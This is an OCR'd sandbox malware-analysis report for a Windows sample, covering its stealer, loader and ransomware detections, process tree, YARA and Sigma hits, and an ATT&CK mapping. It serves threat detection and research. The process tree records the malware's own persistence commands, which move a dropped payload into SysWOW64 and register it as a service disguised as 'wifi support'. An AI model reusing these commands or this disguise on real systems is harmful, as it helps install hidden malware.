ID: 552986
Sample Name:
PPsa8TXVuy.exe
Cookbook: default.jbs
Time: 02:02:36
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PPsa8TXVuy.exe

Overview


General Information

Sample Name:	PPsa8TXVuy.exe
Analysis ID:	552986
MD5:	8cd20cb52adc22…
SHA1:	7240a06c5838e9..
SHA256:	c2c074381d9005..
Tags:	CoinMinerXMRig, exe
Infos:	

Most interesting Screenshot:



Detection



RedLine SmokeLoader Tofsee Vidar


Score: 100

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e…
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected Tofsee
- Sigma detected: Copying Sensitive …

Classification



Process Tree

- **System is w10x64**
- PPsa8TXVuy.exe (PID: 6588 cmdline: "C:\Users\user\Desktop\PPsa8TXVuy.exe" MD5: 8CD20CB52ADC22E02B72F1ED7ACDFFA3)
  - PPsa8TXVuy.exe (PID: 3676 cmdline: "C:\Users\user\Desktop\PPsa8TXVuy.exe" MD5: 8CD20CB52ADC22E02B72F1ED7ACDFFA3)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - A975.exe (PID: 4852 cmdline: C:\Users\user\AppData\Local\Temp\A975.exe MD5: 277680BD3182EB0940BC356FF4712BEF)
        - WerFault.exe (PID: 4740 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4852 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - B55D.exe (PID: 6484 cmdline: C:\Users\user\AppData\Local\Temp\B55D.exe MD5: 137062F7882560195EF978685B52ADF8)
        - B55D.exe (PID: 4724 cmdline: C:\Users\user\AppData\Local\Temp\B55D.exe MD5: 137062F7882560195EF978685B52ADF8)
      - C29C.exe (PID: 6536 cmdline: C:\Users\user\AppData\Local\Temp\C29C.exe MD5: E65722B6D04BD927BCBF5545A8C45785)
      - BE39.exe (PID: 6616 cmdline: C:\Users\user\AppData\Local\Temp\BE39.exe MD5: 2D03728D8CC5C7FF0FB9F70DE3292CD4)
        - cmd.exe (PID: 4844 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\fwpgxpnt\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5348 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\qsflslyl.exe" C:\Windows\SysWOW64\fwpgxpnt\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 7136 cmdline: C:\Windows\SysWOW64\sc.exe" create fwpgxpnt binPath= "C:\Windows\SysWOW64\fwpgxpnt\qsflslyl.exe /d\"C:\Users\user\AppData\Local\Temp\BE39.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 1356 cmdline: C:\Windows\SysWOW64\sc.exe" description fwpgxpnt "wifi internet conection MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 1528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - CBE6.exe (PID: 568 cmdline: C:\Users\user\AppData\Local\Temp\CBE6.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
        - CBE6.exe (PID: 3556 cmdline: C:\Users\user\AppData\Local\Temp\CBE6.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
- svchost.exe (PID: 1376 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6716 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5684 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- fjsvubj (PID: 6560 cmdline: C:\Users\user\AppData\Roaming\fjsvubj MD5: 8CD20CB52ADC22E02B72F1ED7ACDFFA3)
  - fjsvubj (PID: 6032 cmdline: C:\Users\user\AppData\Roaming\fjsvubj MD5: 8CD20CB52ADC22E02B72F1ED7ACDFFA3)
- svchost.exe (PID: 5928 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5456 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5352 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 4852 -ip 4852 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.335338830.0000000002E1 1000.00000020.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
0000000B.00000002.405483918.000000000057 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000016.00000002.462611897.000000000040 0000.00000040.00020000.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000019.00000002.467115286.0000000003F7 1000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000003.00000002.348249528.000000000046 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
22.2.BE39.exe.400000.0.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
22.2.BE39.exe.640e50.1.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
3.1.PPsa8TXVuy.exe.400000.0.unpack	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
41.0.CBE6.exe.400000.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
3.2.PPsa8TXVuy.exe.400000.0.unpack	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
Click to see the 21 entries				

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file has nameless sections

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after checking mutex)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Found evasive API chain (may stop execution after checking locale)

Checks if the current machine is a virtual machine (disk enumeration)

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Contains functionality to detect sleep reduction / modifications

Found evasive API chain (may stop execution after checking computer name)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer

Yara detected Tofsee

Found many strings related to Crypto-Wallets (likely being stolen)

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer


Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts 1	Native API 5 3 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	Input Capture 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Exploitation for Client Execution 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	Command and Scripting Interpreter 3	Windows Service 4	Access Token Manipulation 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	Service Execution 3	Logon Script (Mac)	Windows Service 4	Software Packing 3 3	NTDS	System Information Discovery 2 2 7	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 4
Cloud Accounts	Cron	Network Logon Script	Process Injection 5 1 3	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 5 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 2 3 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protoco

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 5 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PPsa8TXVuy.exe	40%	Virustotal		Browse
PPsa8TXVuy.exe	51%	ReversingLabs	Win32.Trojan.CrypterX	
PPsa8TXVuy.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\CBE6.exe	100%	Avira	HEUR/AGEN.1211353	
C:\Users\user\AppData\Local\Temp\qsflslyl.exe	100%	Avira	TR/Crypt.XPACK.Gen	
C:\Users\user\AppData\Local\Temp\C29C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\CBE6.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\A975.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1F56.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\B55D.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\36F6.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\qsflslyl.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\4186.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\5BB7.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\BE39.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\66D4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\7C90.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\fjsvubj	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\50F8.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1F56.exe	34%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1F56.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\36F6.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\36F6.exe	81%	ReversingLabs	Win32.Trojan.Raccrypt	
C:\Users\user\AppData\Local\Temp\50F8.exe	46%	ReversingLabs	Win32.Trojan.Fragtor	
C:\Users\user\AppData\Local\Temp\5BB7.exe	34%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5BB7.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\A975.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\A975.exe	77%	ReversingLabs	Win32.Trojan.Raccoon	
C:\Users\user\AppData\Local\Temp\CBE6.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\CBE6.exe	89%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
25.0.CBE6.exe.c10000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
12.0.A975.exe.600e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.B55D.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
12.0.A975.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.PPsa8TXVuy.exe.5315a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.B55D.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
41.0.CBE6.exe.740000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
19.0.B55D.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
41.0.CBE6.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
14.2.B55D.exe.6415a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.1.PPsa8TXVuy.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.C29C.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.fjsvubj.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.740000.13.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
41.0.CBE6.exe.740000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
20.3.C29C.exe.690000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.2.PPsa8TXVuy.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
41.0.CBE6.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
11.0.fjsvubj.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.fjsvubj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.A975.exe.600e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
3.0.PPsa8TXVuy.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.740000.9.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
19.0.B55D.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.fjsvubj.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.0.A975.exe.600e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.B55D.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.0.CBE6.exe.c10000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
12.2.A975.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.740000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
41.0.CBE6.exe.740000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
41.0.CBE6.exe.740000.11.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
19.0.B55D.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
12.3.A975.exe.620000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
22.2.BE39.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
41.0.CBE6.exe.740000.7.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
3.0.PPsa8TXVuy.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.1.B55D.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.0.CBE6.exe.c10000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
25.0.CBE6.exe.c10000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
22.2.BE39.exe.640e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
